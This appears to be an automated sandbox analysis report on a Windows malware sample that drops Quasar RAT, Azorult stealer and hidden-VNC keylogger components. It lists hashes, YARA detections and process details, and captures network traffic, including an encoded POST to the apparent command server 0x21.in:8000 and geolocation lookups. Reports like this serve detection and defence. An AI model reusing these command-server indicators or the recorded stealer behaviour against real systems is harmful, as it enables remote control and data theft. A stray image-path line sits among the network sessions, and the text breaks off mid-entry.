SHA1:	B3A2E3256406330E8B1779199BB2B9865122D766
SHA-256:	4E8A99CD33C9E5C747A3CE8F1A3E17824846F4A8F7CB0631AEBD0815DB2CE3A4
SHA-512:	7A775A12CD5BCD182D64BE0D31F800B456CA6D1B531189CEA9C72E1940871CFE92CCD005938F67BFA4784AE44C54B3A7EA29A5BB59766E98C78BF53B680F2A2
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\vnc.exe	
Yara Hits:	• Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: C:\Users\user\AppData\Local\Temp\vnc.exe, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: C:\Users\user\AppData\Local\Temp\vnc.exe, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 84%, Browse • Antivirus: ReversingLabs, Detection: 93%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....o`..+..,+..,+..,"y ,#..,+..,i.,...,(.,...,*.,...,(...,_.-*...,_.-"...,_.-*..,Rich+.,.....PE..L...U..\.....6..... .....P....@.....@.....T..x.....p..p...`S.....P.....text....5.....6..... ..`.rdata.....P.....:.....@..@.data...@....`.....D.....@....reloc..p....p.....R.....@..B.....

C:\Users\user\AppData\Local\Temp\windef.exe	
Process:	C:\Users\user\btpanui\SystemPropertiesPerformance.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	6144:8K2J10qdSlEc39HGx5yVmnKKJfotFCuHi/b25s/Wz0J:8KF6y0KKlotF3iKO/Wz0J
MD5:	B4A202E03D4135484D0E730173ABCC72
SHA1:	01B30014545EA526C15A60931D676F9392EA0C70
SHA-256:	7050608D53F80269DF951D00883ED79815C060CE7678A76B5C3F6A2A985BEEA9
SHA-512:	632A035A3B722EA29B02AAD1F0DA3DF5BDC38ABC7E6617223790955C6C0830F1070B528680416D5C63EA5E846074CDAD87F06C21C35A77B1CCC4EDC089D8B1B
Malicious:	**true**
Yara Hits:	• Rule: Vermin_Keylogger_Jan18_1, Description: Detects Vermin Keylogger, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Florian Roth • Rule: xRAT_1, Description: Detects Patchwork malware, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Florian Roth • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Florian Roth • Rule: Quasar_RAT_2, Description: Detects Quasar RAT, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Florian Roth • Rule: MAL_QuasarRAT_May19_1, Description: Detects QuasarRAT malware, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Florian Roth • Rule: CN_disclosed_20180208_KeyLogger_1, Description: Detects malware from disclosed CN malware set, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: C:\Users\user\AppData\Local\Temp\windef.exe, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 86%, Browse • Antivirus: ReversingLabs, Detection: 93%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....\.....h..... .....@.. .....@.....p...K..... ....H.....text....g... ...h..... ..`.rsrc.....j.....@..@.reloc.....r.....@..B.....H.....(...H.....H.....{...*"..}....*....{...*"..}....*...n.(.....(.....(....(....*..(.....(....(.....(....(....*...0.....t.....-..*.(.....o....o....*...0..L.....(....-8.....(....-$.....(....o.....o.....(....&.(....&.*.0.....o....*.0.....(....o.....o.....t.....r...p..r...p..~....o.....,...(.....t.....,...o.....&.....p.....,..(....&....

C:\Users\user\AppData\Roaming\SubDir\winsock.exe	
Process:	C:\Users\user\AppData\Local\Temp\windef.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	357376
Entropy (8bit):	6.424314821503838
Encrypted:	false
SSDEEP:	6144:8K2J10qdSlEc39HGx5yVmnKKJfotFCuHi/b25s/Wz0J:8KF6y0KKlotF3iKO/Wz0J
MD5:	B4A202E03D4135484D0E730173ABCC72
SHA1:	01B30014545EA526C15A60931D676F9392EA0C70
SHA-256:	7050608D53F80269DF951D00883ED79815C060CE7678A76B5C3F6A2A985BEEA9
SHA-512:	632A035A3B722EA29B02AAD1F0DA3DF5BDC38ABC7E6617223790955C6C0830F1070B528680416D5C63EA5E846074CDAD87F06C21C35A77B1CCC4EDC089D8B1B
Malicious:	**true**
Yara Hits:	• Rule: Vermin_Keylogger_Jan18_1, Description: Detects Vermin Keylogger, Source: C:\Users\user\AppData\Roaming\SubDir\winsock.exe, Author: Florian Roth • Rule: xRAT_1, Description: Detects Patchwork malware, Source: C:\Users\user\AppData\Roaming\SubDir\winsock.exe, Author: Florian Roth • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: C:\Users\user\AppData\Roaming\SubDir\winsock.exe, Author: Florian Roth • Rule: Quasar_RAT_2, Description: Detects Quasar RAT, Source: C:\Users\user\AppData\Roaming\SubDir\winsock.exe, Author: Florian Roth • Rule: MAL_QuasarRAT_May19_1, Description: Detects QuasarRAT malware, Source: C:\Users\user\AppData\Roaming\SubDir\winsock.exe, Author: Florian Roth • Rule: CN_disclosed_20180208_KeyLogger_1, Description: Detects malware from disclosed CN malware set, Source: C:\Users\user\AppData\Roaming\SubDir\winsock.exe, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: C:\Users\user\AppData\Roaming\SubDir\winsock.exe, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 93%
Reputation:	unknown

C:\Users\user\AppData\Roaming\SubDir\winsock.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....\.....h..... .....@.. ....@.....p...K..... ....H.....text....g... ...h..... ..`.rsrc.....j.....@..@.reloc..... .....r.....@..B.....H.....(..H.....H.....{...*"..}....*....{...*"..}....*...n.(.....(.....(....(....*..(.....(....(.....(....(...*...0.....t.....-..*. (.....o....o....*...0..L.....(....-8.....(....-$....(....o.....o....(....&.(....&.*.0.....o....*.0.....(....o.....o.....t.....r...p..r...p..~....o.....,...(....t.....,..o..... /.s....z.....&r...p.....,..(....&....

C:\Users\user\btpanui\SystemPropertiesPerformance.exe	
Process:	C:\Users\user\Desktop\CVbJSUXraQ.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2111272
Entropy (8bit):	6.7152149759316115
Encrypted:	false
SSDEEP:	24576:su6J33O0c+JY5UZ+XC0kGso6FaI1IXgM6YmenKKSUlmDaGJTA4Pqa6jUvOkQwKYc:2u0c++OCvkGs9Fap5aLKLkDl+dUvO9YC
MD5:	9423821A023FB02427783F6385871B3B
SHA1:	1F75D4DC2E3665B6025DCEF7E0D9A51D96C608A4
SHA-256:	CEFA469207046F1BA256D52D6685B40376A06159926AB3D20925FB413B487098
SHA-512:	52D3791DDA128D28B1CF803E2A4B8F355B223587550A02A178F5D7FB339B196CABE847AB49EBE2E70CDFDEA41FBF62752E71E1920182BBCA7C5BA5B9F3CFF2BB
Malicious:	**true**
Yara Hits:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: C:\Users\user\btpanui\SystemPropertiesPerformance.exe, Author: Florian Roth • Rule: Quasar_RAT_2, Description: Detects Quasar RAT, Source: C:\Users\user\btpanui\SystemPropertiesPerformance.exe, Author: Florian Roth • Rule: MAL_QuasarRAT_May19_1, Description: Detects QuasarRAT malware, Source: C:\Users\user\btpanui\SystemPropertiesPerformance.exe, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: C:\Users\user\btpanui\SystemPropertiesPerformance.exe, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: C:\Users\user\btpanui\SystemPropertiesPerformance.exe, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: C:\Users\user\btpanui\SystemPropertiesPerformance.exe, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....6...r}.r}.r}.4,".p}.....s}../..A}../#..}../".G}.{.@.{}.{.P.W}.r}.R....)."}.....s}. ./..s}.r}T.s}.....s}.Richr}.....PE..L...d..\....."....."....N.....}.....@..... .....@...@.....@.....L...|....p.....0 ....q...+..... ....pH..@.....text..... ..`.rdata.....@..@.data...t.....R.....@....rsrc.....p.....@..@.reloc...q... ..r .....@..B..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.715211023726544
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.72% • Win32 Executable (generic) a (10002005/4) 49.68% • Windows ActiveX control (116523/4) 0.58% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	CVbJSUXraQ.exe
File size:	2111264
MD5:	b0b78da613422be0de8de2e2a2d0ce68
SHA1:	a1aea30e16b3bbf15baf1fbb78499adcc5e11d97
SHA256:	efacb905cbe59645ce57ea6ac46d32add5f48278aefd411bf4f53116ca0fb0e0
SHA512:	6448d7a633aceae8c20fd077e5d4a83f5a542f4b229f0299440bd1b9d90772c83e5a9ca831fed1cf34e75fe08ade8cd386d651d50d1dfee1e102df496252ea57
SSDEEP:	24576:su6J33O0c+JY5UZ+XC0kGso6FaI1IXgM6YmenKKSUlmDaGJTA4Pqa6jUvOkQwKYQ:2u0c++OCvkGs9Fap5aLKLkDl+dUvO9Yu
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....6...r}..r}..r}..4,".p}.....s}.../..A}.../#..}.../".G}..{.@.{}..{.P.W}..r}..R.....)."}.....s}.../..s}..r}T.s}.....s}..Richr}.

File Icon

Icon Hash:	c4c4c4c8ccd4d0c4

Static PE Info

General

Entrypoint:	0x427dcd
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE
Time Stamp:	0x5C87B664 [Tue Mar 12 13:38:44 2019 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	afcdf79be1557326c854b6e20cb900a7

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x8dcc4	0x8de00	False	0.572867910242	data	6.67611805852	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8f000	0x2e10e	0x2e200	False	0.335355267615	data	5.76010872795	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xbe000	0x8f74	0x5200	False	0.10175304878	data	1.1987458977	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xc7000	0x13a7f8	0x13a800	False	0.481297042677	data	6.62212260461	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x202000	0x711c	0x7200	False	0.765076754386	data	6.77903165045	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	Great Britain	

Static AutoIT Info

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 29, 2021 01:36:07.160135031 CEST	192.168.2.4	8.8.8.8	0x4ffa	Standard query (0)	0x21.in	A (IP address)	IN (0x0001)
Sep 29, 2021 01:36:09.943180084 CEST	192.168.2.4	8.8.8.8	0xdbd4	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)
Sep 29, 2021 01:36:19.977479935 CEST	192.168.2.4	8.8.8.8	0x2afc	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 29, 2021 01:36:07.359210014 CEST	8.8.8.8	192.168.2.4	0x4ffa	No error (0)	0x21.in		50.17.5.224	A (IP address)	IN (0x0001)
Sep 29, 2021 01:36:09.955970049 CEST	8.8.8.8	192.168.2.4	0xdbd4	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)
Sep 29, 2021 01:36:19.990183115 CEST	8.8.8.8	192.168.2.4	0x2afc	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 0x21.in:8000
- ip-api.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49743	50.17.5.224	8000	C:\Users\user\Desktop\CVbJSUXraQ.exe

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2021 01:36:07.988516092 CEST	942	OUT	POST /_az/ HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1) Host: 0x21.in:8000 Content-Length: 101 Cache-Control: no-cache Data Raw: 4a 4f ed 3e 32 ed 3e 3c 89 28 39 fe 49 2f fb 38 2f fa 49 4c ed 3e 33 ed 3e 3e ed 3e 3b ed 3e 3e ed 3e 33 ed 3e 3a ed 3e 3d ed 3f 4e 89 28 39 f0 4c 4e ed 3e 32 ed 3e 3c ed 3e 3d ed 3e 32 ed 3f 4e 8e 49 4c ed 3e 3c ed 3e 38 ed 3e 38 8d 28 39 fa 28 38 8c 4b 4f 8c 28 39 ff 28 39 f9 4e 2f fb 3e 4f ed 3e 32 Data Ascii: JO>2><(9I/8/IL>3>>>;>>>3>:>=?N(9LN>2><>=>2?NIL><>8>8(9(8KO(9(9N/>O>2

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49744	208.95.112.1	80	C:\Users\user\AppData\Local\Temp\windef.exe

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2021 01:36:10.011471987 CEST	942	OUT	GET /json/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0 Host: ip-api.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2021 01:36:10.037458897 CEST	943	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 23:36:09 GMT Content-Type: application/json; charset=utf-8 Content-Length: 278 Access-Control-Allow-Origin: * X-Ttl: 60 X-Rl: 44 Data Raw: 7b 22 73 74 61 74 75 73 22 3a 22 73 75 63 63 65 73 73 22 2c 22 63 6f 75 6e 74 72 79 22 3a 22 53 77 69 74 7a 65 72 6c 61 6e 64 22 2c 22 63 6f 75 6e 74 72 79 43 6f 64 65 22 3a 22 43 48 22 2c 22 72 65 67 69 6f 6e 22 3a 22 5a 48 22 2c 22 72 65 67 69 6f 6e 4e 61 6d 65 22 3a 22 5a 75 72 69 63 68 22 2c 22 63 69 74 79 22 3a 22 5a 75 72 69 63 68 22 2c 22 7a 69 70 22 3a 22 38 30 30 35 22 2c 22 6c 61 74 22 3a 34 37 2e 33 38 37 38 2c 22 6c 6f 6e 22 3a 38 2e 35 32 30 32 39 2c 22 74 69 6d 65 7a 6f 6e 65 22 3a 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 22 69 73 70 22 3a 22 44 61 74 61 73 6f 75 72 63 65 20 41 47 22 2c 22 6f 72 67 22 3a 22 73 65 72 76 65 72 50 6f 6f 6c 32 22 2c 22 61 73 22 3a 22 41 53 35 31 33 39 35 20 44 61 74 61 73 6f 75 72 63 65 20 41 47 22 2c 22 71 75 65 72 79 22 3a 22 31 38 35 2e 33 32 2e 32 32 32 2e 31 35 22 7d Data Ascii: {"status":"success","country":"Switzerland","countryCode":"CH","region":"ZH","regionName":"Zurich","city":"Zurich","zip":"8005","lat":47.3878,"lon":8.52029,"timezone":"Europe/Zurich","isp":"Datasource AG","org":"serverPool2","as":"AS51395 Datasource AG","query":"185.32.222.15"}


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49746	208.95.112.1	80	C:\Users\user\AppData\Local\Temp\windef.exe

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2021 01:36:20.062109947 CEST	944	OUT	GET /json/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0 Host: ip-api.com Connection: Keep-Alive
Sep 29, 2021 01:36:20.087898016 CEST	944	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 23:36:20 GMT Content-Type: application/json; charset=utf-8 Content-Length: 278 Access-Control-Allow-Origin: * X-Ttl: 49 X-Rl: 42 Data Raw: 7b 22 73 74 61 74 75 73 22 3a 22 73 75 63 63 65 73 73 22 2c 22 63 6f 75 6e 74 72 79 22 3a 22 53 77 69 74 7a 65 72 6c 61 6e 64 22 2c 22 63 6f 75 6e 74 72 79 43 6f 64 65 22 3a 22 43 48 22 2c 22 72 65 67 69 6f 6e 22 3a 22 5a 48 22 2c 22 72 65 67 69 6f 6e 4e 61 6d 65 22 3a 22 5a 75 72 69 63 68 22 2c 22 63 69 74 79 22 3a 22 5a 75 72 69 63 68 22 2c 22 7a 69 70 22 3a 22 38 30 30 35 22 2c 22 6c 61 74 22 3a 34 37 2e 33 38 37 38 2c 22 6c 6f 6e 22 3a 38 2e 35 32 30 32 39 2c 22 74 69 6d 65 7a 6f 6e 65 22 3a 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 22 69 73 70 22 3a 22 44 61 74 61 73 6f 75 72 63 65 20 41 47 22 2c 22 6f 72 67 22 3a 22 73 65 72 76 65 72 50 6f 6f 6c 32 22 2c 22 61 73 22 3a 22 41 53 35 31 33 39 35 20 44 61 74 61 73 6f 75 72 63 65 20 41 47 22 2c 22 71 75 65 72 79 22 3a 22 31 38 35 2e 33 32 2e 32 32 32 2e 31 35 22 7d Data Ascii: {"status":"success","country":"Switzerland","countryCode":"CH","region":"ZH","regionName":"Zurich","city":"Zurich","zip":"8005","lat":47.3878,"lon":8.52029,"timezone":"Europe/Zurich","isp":"Datasource AG","org":"serverPool2","as":"AS51395 Datasource AG","query":"185.32.222.15"}

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: CVbJSUXraQ.exe PID: 7128 Parent PID: 1380

General

Start time:	01:35:55
Start date:	29/09/2021
Path:	C:\Users\user\Desktop\CVbJSUXraQ.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\CVbJSUXraQ.exe'
Imagebase:	0xdb0000
File size:	2111264 bytes
MD5 hash:	B0B78DA613422BE0DE8DE2E2A2D0CE68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000001.00000003.686336521.0000000001887000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 00000001.00000003.686336521.0000000001887000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000001.00000003.684502731.0000000001805000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000001.00000003.684502731.0000000001805000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000003.686776419.00000000017A3000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.686776419.00000000017A3000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000003.671626163.0000000001804000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.671626163.0000000001804000.00000004.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000001.00000003.684577030.000000000176B000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 00000001.00000003.684577030.000000000176B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000001.00000003.672198694.000000000175C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000001.00000003.672198694.000000000175C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000003.671306839.00000000017E9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.671306839.00000000017E9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000003.671456955.00000000017CB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.671456955.00000000017CB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000003.671650973.0000000001805000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.671650973.0000000001805000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000001.00000003.671945982.000000000175C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000001.00000003.671945982.000000000175C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000003.689677970.000000000176B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.689677970.000000000176B000.00000004.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000001.00000000.668699670.0000000000E77000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 00000001.00000000.668699670.0000000000E77000.00000002.00020000.sdmp, Author:

	Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000001.00000000.668699670.0000000000E77000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000001.00000000.668699670.0000000000E77000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000002.941883221.0000000001557000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000002.941883221.0000000001557000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000003.671172624.00000000017CB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.671172624.00000000017CB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000003.671475144.00000000017CB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.671475144.00000000017CB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000003.671495263.0000000001804000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.671495263.0000000001804000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000003.686858693.000000000183D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.686858693.000000000183D000.00000004.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000001.00000003.686395578.0000000001805000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 00000001.00000003.686395578.0000000001805000.00000004.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000001.00000002.939820117.0000000000E77000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 00000001.00000002.939820117.0000000000E77000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000001.00000002.939820117.0000000000E77000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000001.00000002.939820117.0000000000E77000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000003.689148939.0000000003800000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.689148939.0000000003800000.00000040.00000001.sdmp, Author: Joe Security • Rule: Azorult_1, Description: Azorult Payload, Source: 00000001.00000003.689148939.0000000003800000.00000040.00000001.sdmp, Author: kevoreilly • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000003.671160297.0000000001794000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.671160297.0000000001794000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 00000001.00000003.690115376.0000000001805000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 00000001.00000003.690115376.0000000001805000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: vnc.exe PID: 6296 Parent PID: 7128

General

Start time:	01:36:03
Start date:	29/09/2021
Path:	C:\Users\user\AppData\Local\Temp\vnc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\vnc.exe'
Imagebase:	0xab0000
File size:	415232 bytes
MD5 hash:	B8BA87EE4C3FC085A2FED0D839AADCE1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: crime_win32_hvnc_banker_gen, Description: Detects malware banker hidden VNC, Source: 00000004.00000000.684341973.0000000000AB6000.00000008.00020000.sdmp, Author: @VK_Intel • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000004.00000000.684341973.0000000000AB6000.00000008.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000004.00000000.684341973.0000000000AB6000.00000008.00020000.sdmp, Author: Joe Security • Rule: crime_win32_hvnc_zloader1_hvnc_generic, Description: Detects Zloader hidden VNC, Source: 00000004.00000000.684341973.0000000000AB6000.00000008.00020000.sdmp, Author: @VK_Intel • Rule: crime_win32_hvnc_banker_gen, Description: Detects malware banker hidden VNC, Source: 00000004.00000002.749080496.0000000000AB6000.00000008.00020000.sdmp, Author: @VK_Intel • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000004.00000002.749080496.0000000000AB6000.00000008.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 00000004.00000002.749080496.0000000000AB6000.00000008.00020000.sdmp, Author: Joe Security • Rule: crime_win32_hvnc_zloader1_hvnc_generic, Description: Detects Zloader hidden VNC, Source: 00000004.00000002.749080496.0000000000AB6000.00000008.00020000.sdmp, Author: @VK_Intel • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: C:\Users\user\AppData\Local\Temp\vnc.exe, Author: Joe Security • Rule: JoeSecurity_ramnitvncmodule, Description: Yara detected Ramnit VNC Module, Source: 